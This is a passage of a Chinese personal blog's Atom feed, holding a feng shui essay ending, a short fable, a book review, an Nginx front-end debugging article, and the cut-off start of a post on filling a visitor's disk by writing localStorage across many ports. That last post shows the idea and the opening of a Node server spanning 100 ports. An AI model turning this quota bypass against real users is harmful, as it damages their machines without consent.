<h4 id="青龙白虎-吉"><a href="#青龙白虎-吉" class="headerlink" title="青龙白虎 - 吉"></a>青龙白虎 - 吉</h4><p><img src="/assets/blogImg/fengshui6.png" alt=""><br>“凡宅左有流水谓之青龙，右有长道谓之白虎”<br>书上说这种地形为最贵，想想也是，饮用、洗涤、出行这几大问题都解决了。<br>要是房地产定能卖个好价钱。</p>
<p>话说如果标题是《我的世界小屋建造指南》，点开来是这个文章会不会被人打呢？</p>
<p>—— litten 16.02.13 </p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;春节回家，看着书架藏书甚多，选几本晚时翻翻。&lt;br&gt;《协纪辨方书》有趣，但讲的主要是风水。有朋友说别闹，你个从事IT的人，看什么风水？互联网思维看风水？！&lt;br&gt;其实只是图个有意思。&lt;/p&gt;
&lt;p&gt;有时我想起爷爷，一位老中医。房间里摆了十本书，三本中医著作，七本风水宝典。我都有认真数过。&lt;br&gt;问他，病人会不会觉得你的药方子是靠“算”出来的？&lt;br&gt;他说，那十本书，都是一个意思！&lt;br&gt;当时还是个孩子的我，只能做出我还只是个孩子的表情。&lt;br&gt;不过，这致使看着《走近科学》长大的我，并不对风水排斥。&lt;/p&gt;
&lt;p&gt;后来，有次我想按着“梅花易数”去用程序实现。&lt;br&gt;逻辑部分毫无问题，但起卦部分太过随意了，又不是程序能控制的。&lt;br&gt;也许是我道行尚浅，至今尚未摸清起卦与取卦的时机。但也深深怀疑书本上的描述，以及实际操作的可能。&lt;/p&gt;
&lt;p&gt;比方说…&lt;/p&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>失眠故事四【扎龙人】</title>
    <link href="https://RainieZhang-yilia.github.io/2016/02/09/my-fairy-tale3/"/>
    <id>https://RainieZhang-yilia.github.io/2016/02/09/my-fairy-tale3/</id>
    <published>2016-02-08T19:55:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/dragon.jpg" alt=""></p>
<h6 id="Picture-by-Peter-Nagy"><a href="#Picture-by-Peter-Nagy" class="headerlink" title="Picture by Peter Nagy"></a>Picture by <a href="https://dribbble.com/shots/1114225-My-Dragon" target="_blank" rel="external">Peter Nagy</a></h6><p><em>题记：失眠与回忆齐飞，脑洞共长天一色，既然睡不着，就写故事吧。<br><a href="/2014/08/22/two-magics-of-the-pilot/">【故事三】</a><a href="/2013/09/10/my-fairy-tale2/">【故事二】</a><a href="/2013/04/30/my-fairy-tale1/">【故事一】</a></em></p>
<h3 id="扎龙人"><a href="#扎龙人" class="headerlink" title="扎龙人"></a>扎龙人</h3><p>年初一的这天早上，一条尾巴，从自家被窝里窜了出来…</p>
<p>他本以为是梦，然而事实就是如此：他自己，变成了一条龙，正窝旋床上。坚硬的鳞片摩擦着柔软的羽绒，舒服的质感让人沉醉，也让龙沉醉。不过现在并不是享受的时候。</p>
<a id="more"></a>
<p>他开始回忆。<br>他是小镇的手艺人，每年春节，他扎的龙都深受大家喜爱。竹篾扎成的龙，无人自舞，无风自动，它们穿街走巷，上天入地。龙能像小狗一样，恶作剧的叼过姑娘的裙摆；也会虎视眈眈的望着一碗扣肉直流口水。外人惊以为施以了魔法，老人们笑道，这是祖上单传的机关秘术。</p>
<p>匠心源于天赋与耐心，扎龙人独居竹林，钻研技艺。<br>他曾听小镇铁匠说过，技术即艺术，炉火纯青时，铁匠们将人剑合一！当时，他觉得这说法特别的中二。<br>不过离群索居的他并不知道中二的意思，只能理解为一种中国特色的二。</p>
<p>然而，年初一，他，变成了一条龙。是不是梦？反正他已经捏过龙下巴了，疼。</p>
<p>扎龙人想起了父亲，他在三十多年前的春节，在一场大火中不辞而去。<br>释然的光芒从眼中闪过，他仿佛解开了一个谜团：是不是那时候，父亲也变成了一条龙，为了不惊吓到村民，只能选择离开？<br>父亲曾说，竹性乃水性，上善如水，变幻万千，竹子有了灵魂，就看不出是竹子。他的小手曾触碰过父亲扎的龙，扑通扑通，那是龙的心跳。扎龙人认为，这是大成。</p>
<p>不过，对于眼前该如何起床这件事，他自己倒有了一个精明的计策：用竹篾扎成自己，自己则扮演竹龙！</p>
<p>计划天衣无缝。门窗一开，鞭炮齐响，飞龙跟往常一样从窗户穿出，人们拍手称快，称赞着这神乎其神的手艺。竹制的扎龙人则在窗前保持着微笑，偶尔挥挥手，接受大家的祝福。真正的扎龙人翔于长空，他第一次俯瞰着这个他深爱，却又孤独的城镇。</p>
<p>他玩了一整天，每到之处，节日的气氛沸腾到极点。<br>他觉得不怎么孤独，节日不再是一个人的狂欢。<br>他真的去咬了两大块扣肉，逗得孩子们哈哈大笑。<br>他心思一转，决定去叼姑娘的裙摆。要选镇里最年轻最漂亮的姑娘，世界上没有人会去指责一条竹龙是臭流氓。</p>
<p>他看准了她，弓身，俯冲，大风将眼睛吹得雪亮。<br>一地狂风带起了裙摆，丝绸拂面轻柔似云，时间，在刹那定格 … 他却轻轻地松开了口。一丝阴云遮住了天光，他的眼中藏匿了一片晦暗深海。<br>他看到了姑娘，那双修长的竹制双腿！<br>假腿像两根竹刺，从它眼中刺入，仿佛挑走了灵魂。</p>
<p>风云瞬息万变，爱与谎言，往往只差一线。<br>也许是突然明白了这场家族童话，飞龙怒火中烧，火焰吞吐而出，一如多年前的那场莫名大火。村民们四处奔逃，衣服渐渐脱落，露出了竹制的躯干。<br>啪啪作响的身体，映得节日的城镇更加辉煌，飞龙却从此没了踪影。</p>
<p>—— litten 16.02.09 初二</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/dragon.jpg&quot; alt=&quot;&quot;&gt;&lt;/p&gt;
&lt;h6 id=&quot;Picture-by-Peter-Nagy&quot;&gt;&lt;a href=&quot;#Picture-by-Peter-Nagy&quot; class=&quot;headerlink&quot; title=&quot;Picture by Peter Nagy&quot;&gt;&lt;/a&gt;Picture by &lt;a href=&quot;https://dribbble.com/shots/1114225-My-Dragon&quot;&gt;Peter Nagy&lt;/a&gt;&lt;/h6&gt;&lt;p&gt;&lt;em&gt;题记：失眠与回忆齐飞，脑洞共长天一色，既然睡不着，就写故事吧。&lt;br&gt;&lt;a href=&quot;/2014/08/22/two-magics-of-the-pilot/&quot;&gt;【故事三】&lt;/a&gt;&lt;a href=&quot;/2013/09/10/my-fairy-tale2/&quot;&gt;【故事二】&lt;/a&gt;&lt;a href=&quot;/2013/04/30/my-fairy-tale1/&quot;&gt;【故事一】&lt;/a&gt;&lt;/em&gt;&lt;/p&gt;
&lt;h3 id=&quot;扎龙人&quot;&gt;&lt;a href=&quot;#扎龙人&quot; class=&quot;headerlink&quot; title=&quot;扎龙人&quot;&gt;&lt;/a&gt;扎龙人&lt;/h3&gt;&lt;p&gt;年初一的这天早上，一条尾巴，从自家被窝里窜了出来…&lt;/p&gt;
&lt;p&gt;他本以为是梦，然而事实就是如此：他自己，变成了一条龙，正窝旋床上。坚硬的鳞片摩擦着柔软的羽绒，舒服的质感让人沉醉，也让龙沉醉。不过现在并不是享受的时候。&lt;/p&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>从《岛上书店》说开去</title>
    <link href="https://RainieZhang-yilia.github.io/2016/01/04/the-storied-life-of-aj/"/>
    <id>https://RainieZhang-yilia.github.io/2016/01/04/the-storied-life-of-aj/</id>
    <published>2016-01-04T13:30:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/aj.jpg" alt=""></p>
<h6 id="Picture-by-Anna-Paschenko-for-Doubble"><a href="#Picture-by-Anna-Paschenko-for-Doubble" class="headerlink" title="Picture by Anna Paschenko for Doubble"></a>Picture by <a href="https://dribbble.com/shots/1188443-Sea" target="_blank" rel="external">Anna Paschenko</a> for Doubble</h6><p>“无人为孤岛，一书一世界”。<br>小岛书店的褪色招牌上，写着这么一句话。<br>显然，从一开始，这就是一句假话。</p>
<p><strong>孤独难以描述，偏偏人们喜欢写</strong>。<br>马尔克斯的荒诞深邃，东野圭吾把绝望写进了骨髓里，阿多尼斯却说那是他的一座花园。而在《岛上书店》里，孤独是温暖的。这就很少见。</p>
<p>看完书时正巧在飞机上，底下应该是海，云层漫漫令人遐想。书中艾莉丝岛的模样依然模糊，倒是人物分明。那间“十五个玛雅宽，二十个玛雅长”的书店越发清晰。它经行光影，穿越时间，仿佛就在眼前。流水般的笔调，不做作的幽默，我猜玛雅会喜欢它的。<br>总的来说，叙事方式不是我喜欢的那种，但就如刚才所说，它比较特殊。令我总是想起一些，以前的事情…</p>
<p>可是，<strong>孤独难以去写，偏偏人们总遇到</strong>。</p>
<a id="more"></a>
<p>那时，A.J.与志趣相投的妻子妮可，放弃了文学博士学位，跑来孤远的艾莉丝岛，开一间书店。仅仅因为“一个地方如果没有一家书店，就算不上一个地方了”。</p>
<p>然而，生活让A.J.太过失望。<br>挚爱的妮可去世，志趣相投的图书销售员哈维也长辞，镇店之宝《帖木儿》被盗。一件件烦心事让A.J.越发孤僻冷漠，不近人情，排斥一切。内心，渐如书店所在的孤岛。</p>
<p>“没有人喜欢孤独，只是不喜欢失望。”村上春树说。</p>
<p>命运像小偷，失望的A.J.却没想过，这个小偷竟会送给他什么。<br>玛雅，一个弃婴，出现在小岛书店中。</p>
<p>犹豫不决中，还是选择收养玛雅的A.J.，不得不与身边的人进行交流。</p>
<p>多年以后，A.J.想说“爱”却说不出来的时候，他才明白，“一书一世界”，靠书去排解孤独的说法，分明是句假话。<br>使他不再孤独的，永远是身边的人。</p>
<p><strong>又由结局后的艾米想到了三毛，特别在今天</strong>。<br>二十五年前的今天，三毛与她的自由，永远的私奔而去。</p>
<p>得知三毛生平后，再看《撒哈拉的故事》其实是另一番天地，你看到她的车子在沙漠狂奔时，总想帮她踩一脚刹车，因为昨日的欢歌和明日的悲伤总成正比。看《万水千山走遍》时依然心惊，你希望她能流露些悲伤的情绪，合适就好，然而她身影匆匆，仿佛面无表情，走马而过。<br>然后你只能听之任之，对这波澜壮阔的生命鞠一个躬。</p>
<p>后来你寻到一个解释叫“万物皆空”。原来在时间的不同刻度，孤独都不相雷同，无论描述它的文字，是温暖的，还是刻薄的。它就在那儿，一动不动，仿佛又不在那儿。</p>
<p>就像，A.J.只能把love，说成glove；<br>就像，玛雅只能在《海滩一日》里回忆着亲生母亲；<br>就像，艾米到最后都深藏着《迟暮花开》的真相；<br>就像，兰比亚斯与伊斯梅最后守护着的那家小岛书店。</p>
<p>你说这是一本温暖的小说，但它的冷酷又摆在你触手可及的地方。<br>像一张薄薄的被子，你拥之入眠，而后又半夜冷醒。所谓冷暖自知，大抵如此。<br>那，既然不可能雨季不再来，能做的，只有毫无畏惧，热烈而宁静地走遍万水千山吧。</p>
<p>“一书一世界，一岁一枯荣；无人为孤岛，春风吹又生”。<br>又或许，那句假话，从一开始，就是真的呢。</p>
<p>——Litten 2016.1.4</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/aj.jpg&quot; alt=&quot;&quot;&gt;&lt;/p&gt;
&lt;h6 id=&quot;Picture-by-Anna-Paschenko-for-Doubble&quot;&gt;&lt;a href=&quot;#Picture-by-Anna-Paschenko-for-Doubble&quot; class=&quot;headerlink&quot; title=&quot;Picture by Anna Paschenko for Doubble&quot;&gt;&lt;/a&gt;Picture by &lt;a href=&quot;https://dribbble.com/shots/1188443-Sea&quot;&gt;Anna Paschenko&lt;/a&gt; for Doubble&lt;/h6&gt;&lt;p&gt;“无人为孤岛，一书一世界”。&lt;br&gt;小岛书店的褪色招牌上，写着这么一句话。&lt;br&gt;显然，从一开始，这就是一句假话。&lt;/p&gt;
&lt;p&gt;&lt;strong&gt;孤独难以描述，偏偏人们喜欢写&lt;/strong&gt;。&lt;br&gt;马尔克斯的荒诞深邃，东野圭吾把绝望写进了骨髓里，阿多尼斯却说那是他的一座花园。而在《岛上书店》里，孤独是温暖的。这就很少见。&lt;/p&gt;
&lt;p&gt;看完书时正巧在飞机上，底下应该是海，云层漫漫令人遐想。书中艾莉丝岛的模样依然模糊，倒是人物分明。那间“十五个玛雅宽，二十个玛雅长”的书店越发清晰。它经行光影，穿越时间，仿佛就在眼前。流水般的笔调，不做作的幽默，我猜玛雅会喜欢它的。&lt;br&gt;总的来说，叙事方式不是我喜欢的那种，但就如刚才所说，它比较特殊。令我总是想起一些，以前的事情…&lt;/p&gt;
&lt;p&gt;可是，&lt;strong&gt;孤独难以去写，偏偏人们总遇到&lt;/strong&gt;。&lt;/p&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>Nginx能为前端开发带来什么？</title>
    <link href="https://RainieZhang-yilia.github.io/2015/11/03/nginx-in-fe/"/>
    <id>https://RainieZhang-yilia.github.io/2015/11/03/nginx-in-fe/</id>
    <published>2015-11-03T13:30:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>Nginx那么好，我想去看看。<br>接连逛了两个书城后，我发现并没有Nginx相关的书籍。<br>这就很奇怪！</p>
<p><img src="/assets/blogImg/nginx0.jpg" alt=""></p>
<p>Nginx，一名<strong>网红</strong>（网络服务器红人…），就算没有自传和回忆录，争着介绍它的花边新闻也该有吧。</p>
<p>后来找到仅有的一两本书籍，也直接深入到“源码剖析”的阶段。写得并不十分满意，况且我还不需要这些。<br>后来发现了原因，大概是因为<strong>“使用太简单了，都不值得出书”</strong>。<br>是的，Nginx把纷繁复杂的功能，浓缩成一份简单的配置，极易上手。<br>当它呈现到你面前时，感觉独具匠心。</p>
<a id="more"></a>
<h3 id="Nginx与NodeJs"><a href="#Nginx与NodeJs" class="headerlink" title="Nginx与NodeJs"></a>Nginx与NodeJs</h3><p>（这里的标题有点歧义。此处的NodeJs，皆引申为NodeJs所搭建的服务器。）</p>
<p>有人说，作为一名前端，<strong>我的真爱是NodeJs</strong>。<br>同时也认同，抛去性能之类的比较，单纯从实现的角度，NodeJs编写的服务器也能实现Nginx的各种功能。                </p>
<p>这些我都赞成，但使用Nginx并不意味着抛弃NodeJs。事实上，它们并不冲突，还可以在一起愉快的玩耍。              </p>
<p>在业内，这样的模型已很常见：资源转发，反向代理，静态资源处理，负载均衡，这些事情扔给Nginx来处理，只是几行配置的事情；同时在上游，让NodeJs去处理它最擅长的I/O等事情。               </p>
<p>合理分配各自<strong>擅长</strong>的事情，这样的思路，同样可以运用于前端开发中。                </p>
<p>以前用NodeJs几百行实现的服务器功能，在npm与github的海洋里花尽心思去寻找的模块，也许在Nginx里是一条成熟的配置。它能帮其分担很多事情，节约了成本。                  </p>
<h3 id="场景一：环境切换"><a href="#场景一：环境切换" class="headerlink" title="场景一：环境切换"></a>场景一：环境切换</h3><p>前端开发中，经常面临多个部署环境切换的问题。<br>我们通常用配hosts的方式去实现。更优化些，我们将机器的服务绑定了不同的域名：比如正式环境是a.qq.com，测试环境是test.a.qq.com。 </p>
<p>然而在拓展性和易用性方面，还不足够好。<br>而Nginx作为反向代理，就很容易处理资源转发的问题。                 </p>
<p>思路很简单：</p>
<blockquote>
<ol>
<li>读取请求里的cookie，如果键名host_id有值，则代理到这个IP地址；</li>
<li>如果没有，则代理到默认的正式环境（此处举例为1.1.1.1）;</li>
</ol>
</blockquote>
<figure class="highlight gams"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div></pre></td><td class="code"><pre><div class="line"><span class="keyword">set</span> $env_id <span class="comment">"1.1.1.1"</span>;</div><div class="line"><span class="keyword">if</span> ( <span class="symbol">$</span>http_cookie ~* <span class="string">"host_id=(\S+)(;.*|$)"</span>) &#123;</div><div class="line">    <span class="keyword">set</span> $env_id <span class="comment">$1</span>;</div><div class="line">&#125;</div><div class="line"></div><div class="line">location / &#123;</div><div class="line">    proxy_set_header Host <span class="symbol">$</span>host;</div><div class="line">    proxy_pass   http:<span class="comment">//$env_id:80;</span></div><div class="line">&#125;</div></pre></td></tr></table></figure>

<p>那接下来的事情，就是<strong>怎样用最简便的方式，把IP种在cookie里？</strong><br>我们应用了nginx-http-footer-filter模块，html文件经过代理时，都注入了一小段js代码。</p>
<p>这段代码，会帮我们展示小菜单，点击某个环境时，则将IP种到cookie里，同时刷新页面，让Nginx完成环境切换。<br><img src="/assets/blogImg/nginx1.jpg" alt=""></p>
<p>切换环境，如今只需点击一次。</p>
<h3 id="场景二：SourceMap"><a href="#场景二：SourceMap" class="headerlink" title="场景二：SourceMap"></a>场景二：SourceMap</h3><p>在线上环境调试Js代码是件麻烦的事情，因为目前合格的前端部署，代码都应经过压缩。性能问题是优化了，debug可不怎么方便。</p>
<p>而SourceMap正好可以解决此问题。</p>
<p>在最新的各版本浏览器里，如果满足：</p>
<ol>
<li>压缩后的js文件后面有<code>//# sourceMappingURL=xxx.map</code>格式的注释</li>
<li>浏览器能正常访问到sourceMappingURL</li>
</ol>
<p>那么，就能把压缩过的代码还原。<br>要实现这样的功能，就必须：</p>
<ol>
<li>现网环境不带以上形式的注释，同时访问不到sourceMap（安全性考虑）</li>
<li>测试环境带注释，能访问sourceMap</li>
</ol>

<p>这样的模型，用<code>反向代理+内容纂改</code>的思路再合适不过。<br>每次构建编译时，我们会把sourceMap文件存放到一台机器（举例为1.1.1.1），命名为js文件名后加<code>.map</code>后缀。随后，使用Nginx，通过这几行配置就能把此功能实现：</p>
<figure class="highlight nginx"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div></pre></td><td class="code"><pre><div class="line"><span class="attribute">location</span> <span class="regexp">~ \.js$</span> &#123;</div><div class="line">    <span class="attribute">footer</span> <span class="string">"\n//# sourceMappingURL=<span class="variable">$request_uri</span>.map"</span>;</div><div class="line">    <span class="attribute">footer_types</span> <span class="string">"*"</span>;</div><div class="line">&#125;</div></pre></td></tr></table></figure>
<p>只要经过代理，在chrome里，我们能看到每份被压缩过的js文件，都有一个对应的源码文件。<br>你可以直接使用它来做打断点之类的操作，大大的提升了调试质量。<br><img src="/assets/blogImg/nginx2.jpg" alt=""></p>
<h3 id="场景三：内容纂改"><a href="#场景三：内容纂改" class="headerlink" title="场景三：内容纂改"></a>场景三：内容纂改</h3><p>其实在以上两个场景里，都涉及了“内容纂改”。<br>无论是说“纂改”还是“劫持”，大家的印象都不是什么好事情，但另一方面，他们又可以让事情有趣起来。</p>
<p>统一介绍下，Nginx涉及纂改的模块有：</p>
<ul>
<li><a href="https://m.oschina.net/blog/156826" target="_blank" rel="external">nginx_http_footer_filter</a>：往文件的底部添加文字，可包含Nginx的内置变量；</li>
<li><a href="http://nginx.org/en/docs/http/ngx_http_addition_module.html" target="_blank" rel="external">nginx_http_addition_module</a>：从一个url去读取内容，将之添加到文件的头部或顶部；</li>
<li><a href="http://nginx.org/en/docs/http/ngx_http_sub_module.html" target="_blank" rel="external">nginx_http_sub_module</a>：替换字符</li>
</ul>
<p>除去上面两种场景，合理运用这些模块对应的配置，可以做出许多小工具，这是很有想象力的事情。<br>单单针对移动web前端开发，就可以实现： </p>
<blockquote>
<ol>
<li>将<a href="http://people.apache.org/~pmuellr/weinre-docs/latest/" target="_blank" rel="external">weinre</a>脚本插入到html里，让移动web调试更加便捷。</li>
<li>移动web经常用到localStorage优化首屏，但debug时又会受到干扰，通过一个按钮很方便的清除本地缓存。</li>
<li>手机APP内嵌页面，很难将其网址分享给另一个人。通过一个按钮就能生成url对应的二维码等</li>
</ol>
</blockquote>
<h3 id="场景四：本地映射"><a href="#场景四：本地映射" class="headerlink" title="场景四：本地映射"></a>场景四：本地映射</h3><p>在Windows下的前端抓包调试，Fiddler+Willow的能力毋庸置疑。<br>而脱离了.NET体系的Linux和Mac，即使有一些代替工具，但某些方面还是略显不足。   </p>
<p>比如：<strong>线上接口映射到本地文件</strong>。<br>想到Fiddler的本质也是一个代理，而开启一个有这样能力的Nginx服务，并不是太难的事情。           </p>
<p>而且，我们可以做得更灵活，比如：</p>
<ul>
<li>同时支持慢速调试</li>
<li>同时支持目录层级映射</li>
<li>同时支持正则匹配</li>
<li>JSON返回的数据有可能是变化的（比如分页时候），同时支持动态数据</li>
</ul>
<p>这些场景，只运用到Nginx里的“<a href="http://www.linuxidc.com/Linux/2014-01/95493.htm" target="_blank" rel="external">rewrite规则</a>”。<br>从参考的文档可以大致看到，rewrite规则非常灵活，能完成各种场景的转发。 </p>
<p>最简单的模型中，我们把所有带<code>cgi-bin</code>路径的请求，rewite到本地的一个服务，同时带上请求的所有参数，<br>仅需这三行配置即可：<br><figure class="highlight nginx"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div></pre></td><td class="code"><pre><div class="line"><span class="attribute">location</span> <span class="regexp">~ /cgi-bin/*</span> &#123;</div><div class="line">    <span class="attribute">rewrite</span><span class="regexp"> ^(.*)$</span> http://127.0.0.1:8080/cgi-bin/ <span class="literal">last</span>;</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>后续的事情，可以在本地创建一个cgi-bin文件夹，在里面放置需要映射的文本，并开启服务到8080端口即可。 </p>
<h3 id="场景五：移动侧调试"><a href="#场景五：移动侧调试" class="headerlink" title="场景五：移动侧调试"></a>场景五：移动侧调试</h3><p><code>Fiddler</code> 有一个勾选项 <code>Allow remote computers to connect</code>，并可以指定 <code>listen port</code> 可以使得手机/其它终端通过将本机设为代理而访问本机环境，与 <code>hosts</code> 配合会很实用。</p>
<p>这个功能，用Nginx也很容易做到。<br>通过 <code>default_server</code> 作为代理，手机终端通过设置网络代理为本机IP和相应的 <code>listen port</code>，从而可以访问本机的 Web 服务。</p>
<p>其中也是用到了<a href="http://nginx.org/en/docs/http/ngx_http_proxy_module.html" target="_blank" rel="external">ngx_http_proxy_module</a>模块的配置：<br><figure class="highlight nginx"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div></pre></td><td class="code"><pre><div class="line"> <span class="section">server</span> &#123;</div><div class="line">    <span class="attribute">listen</span>  <span class="number">80</span> default_server;</div><div class="line">    <span class="attribute">server_name</span>  localhost;</div><div class="line">    <span class="attribute">resolver</span> <span class="number">8.8.8.8</span>;</div><div class="line">    <span class="attribute">location</span> / &#123;</div><div class="line">        <span class="attribute">proxy_set_header</span> Host <span class="variable">$host</span>;</div><div class="line">        <span class="attribute">proxy_set_header</span> X-Real-Ip <span class="variable">$remote_addr</span>;</div><div class="line">        <span class="attribute">proxy_set_header</span> X-Forwarded-For <span class="variable">$remote_addr</span>;</div><div class="line">        <span class="attribute">proxy_pass</span> http://<span class="variable">$host</span>;</div><div class="line">    &#125;</div><div class="line">&#125;</div><div class="line"></div><div class="line"><span class="section">server</span> &#123;</div><div class="line">    <span class="attribute">listen</span>  <span class="number">80</span>;</div><div class="line">    <span class="attribute">server_name</span>  ke.qq.com;</div><div class="line">    <span class="attribute">location</span> / &#123;</div><div class="line">        <span class="attribute">proxy_set_header</span> Host <span class="variable">$host</span>;</div><div class="line">        <span class="attribute">proxy_set_header</span> X-Real-Ip <span class="variable">$remote_addr</span>;</div><div class="line">        <span class="attribute">proxy_set_header</span> X-Forwarded-For <span class="variable">$remote_addr</span>;</div><div class="line">        <span class="attribute">proxy_pass</span> http://127.0.0.1:9091/;</div><div class="line">    &#125;</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<h3 id="边角料"><a href="#边角料" class="headerlink" title="边角料"></a>边角料</h3><p>除去特定场景，Nginx的一些配置也跟前端息息相关。以下简单罗列，作为边角材料。</p>
<p>1.<a href="https://github.com/alibaba/nginx-http-concat" target="_blank" rel="external">nginx_http_concat</a><br>资源合并，处理CDN combo。例如通过这样的方式<code>http://example.com/??style1.css,style2.css,foo/style3.css</code>访问合并后的资源。</p>
<p>2.<a href="http://nginx.org/en/docs/http/ngx_http_image_filter_module.html" target="_blank" rel="external">ngx_http_image_filter_module</a><br>图片处理。提供图片缩放，jpg压缩，旋转等特性。</p>
<p>3.适配PC与移动web<br>总体可运用<a href="http://nginx.org/en/docs/http/ngx_http_proxy_module.html" target="_blank" rel="external">ngx_http_proxy_module</a>，去实现路径转发。判断平台类型的Nginx配置，在开源项目<a href="http://detectmobilebrowsers.com/" target="_blank" rel="external">detectmobilebrowsers</a>中可以找到。</p>
<h3 id="后记"><a href="#后记" class="headerlink" title="后记"></a>后记</h3><p>学习Nginx，我本身只是出于开开眼界的目的。而的确发现了一些很有启发性的特质。<br>于前端开发，无论线上线下，熟练掌握基本配置，可以做出许多提高效率的工具。<br><strong>但既然是工具，熟手就好</strong>。 </p>
<p>比如Fiddler直观，但Nginx更底层，更灵活，应当按照实际选择即可。</p>
<p>话说回来，后来心情有些惆怅。<br>想起之前，我用NodeJs写过一个八百行的本地调试服务，如今更习惯用Nginx的几行配置。<br>不过我又想，<strong>既然我已经花了时间去写，为什么还要花时间去用？！</strong> </p>
<p>心情又好起来了。（等等有什么不对，管它呢…）</p>
<hr>
<p>END.<br>15.11.03 Litten.</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;Nginx那么好，我想去看看。&lt;br&gt;接连逛了两个书城后，我发现并没有Nginx相关的书籍。&lt;br&gt;这就很奇怪！&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;/assets/blogImg/nginx0.jpg&quot; alt=&quot;&quot;&gt;&lt;/p&gt;
&lt;p&gt;Nginx，一名&lt;strong&gt;网红&lt;/strong&gt;（网络服务器红人…），就算没有自传和回忆录，争着介绍它的花边新闻也该有吧。&lt;/p&gt;
&lt;p&gt;后来找到仅有的一两本书籍，也直接深入到“源码剖析”的阶段。写得并不十分满意，况且我还不需要这些。&lt;br&gt;后来发现了原因，大概是因为&lt;strong&gt;“使用太简单了，都不值得出书”&lt;/strong&gt;。&lt;br&gt;是的，Nginx把纷繁复杂的功能，浓缩成一份简单的配置，极易上手。&lt;br&gt;当它呈现到你面前时，感觉独具匠心。&lt;/p&gt;
    
    </summary>
    
    
      <category term="前端" scheme="https://RainieZhang-yilia.github.io/tags/%E5%89%8D%E7%AB%AF/"/>
    
  </entry>
  
  <entry>
    <title>作为一个前端，可以如何机智地弄坏一台电脑？</title>
    <link href="https://RainieZhang-yilia.github.io/2015/07/06/hack-in-localstorage/"/>
    <id>https://RainieZhang-yilia.github.io/2015/07/06/hack-in-localstorage/</id>
    <published>2015-07-06T14:30:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>有人说，前端的界限就在浏览器那儿。</p>
<p>无论你触发了多少bug，最多导致浏览器崩溃，对系统影响不到哪去。<br>这就像二次元各种炫酷的毁灭世界，都不会导致三次元的世界末日。<br>然而，作为一个前端，我发现是有方式打开次元大门的…</p>
<p>这个实验脑洞较大，动机无聊，但某种意义上反映了一些<strong>安全问题</strong>。<br>想象一下，有天你在家里上网，吃着火锅还唱着歌，<strong>点开一个链接，电脑突然就蓝屏了</strong>！想想还真有点小激动。<br><a id="more"></a></p>
<h3 id="起因"><a href="#起因" class="headerlink" title="起因"></a>起因</h3><p>故事得从localStorage说起。</p>
<p>html5的本地存储，相信大家都不陌生。将数据以二进制文件形式存储到本地，在当前应用得非常广泛。<br>windows下的chrome，localStorage存储于<code>C:\Users\xxx\AppData\Local\Google\Chrome\User Data\Default\Local Storage</code>文件夹中。但如果任由网页无限写文件，对用户硬盘的伤害可想而知，因而浏览器对其做了大小限制。</p>
<p>对于一个域名+端口，PC侧的上限是5M-10M之间，移动侧是则不大于2.5M。</p>
<p>那么问题就变成：<strong>这样的限制足够保护用户硬盘了吗</strong>？</p>
<h3 id="关键"><a href="#关键" class="headerlink" title="关键"></a>关键</h3><p>关键的问题在于，这一限制，针对的是一个<code>域名+端口</code>。<br>也就是说，你访问<code>同一个域名的不同端口</code>，它们的localStorage并无关联，是分开存储的。</p>
<p>我用node简单地开启了服务器，这时，用户访问<code>http://127.0.0.1:1000</code>到<code>http://127.0.0.1:1099</code>这100个端口，会请求到同一个页面：<code>index.html</code>：</p>
<figure class="highlight javascript"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div></pre></td><td class="code"><pre><div class="line"><span class="keyword">var</span> http = <span class="built_in">require</span>(<span class="string">'http'</span>);</div><div class="line"><span class="keyword">var</span> fs = <span class="built_in">require</span>(<span class="string">'fs'</span>);</div><div class="line"></div><div class="line"><span class="comment">//100个端口</span></div><div class="line"><span class="keyword">for</span>(<span class="keyword">var</span> port = <span class="number">1000</span>; port&lt; <span class="number">1100</span>; port++)&#123;</div><div class="line">  http.createServer(<span 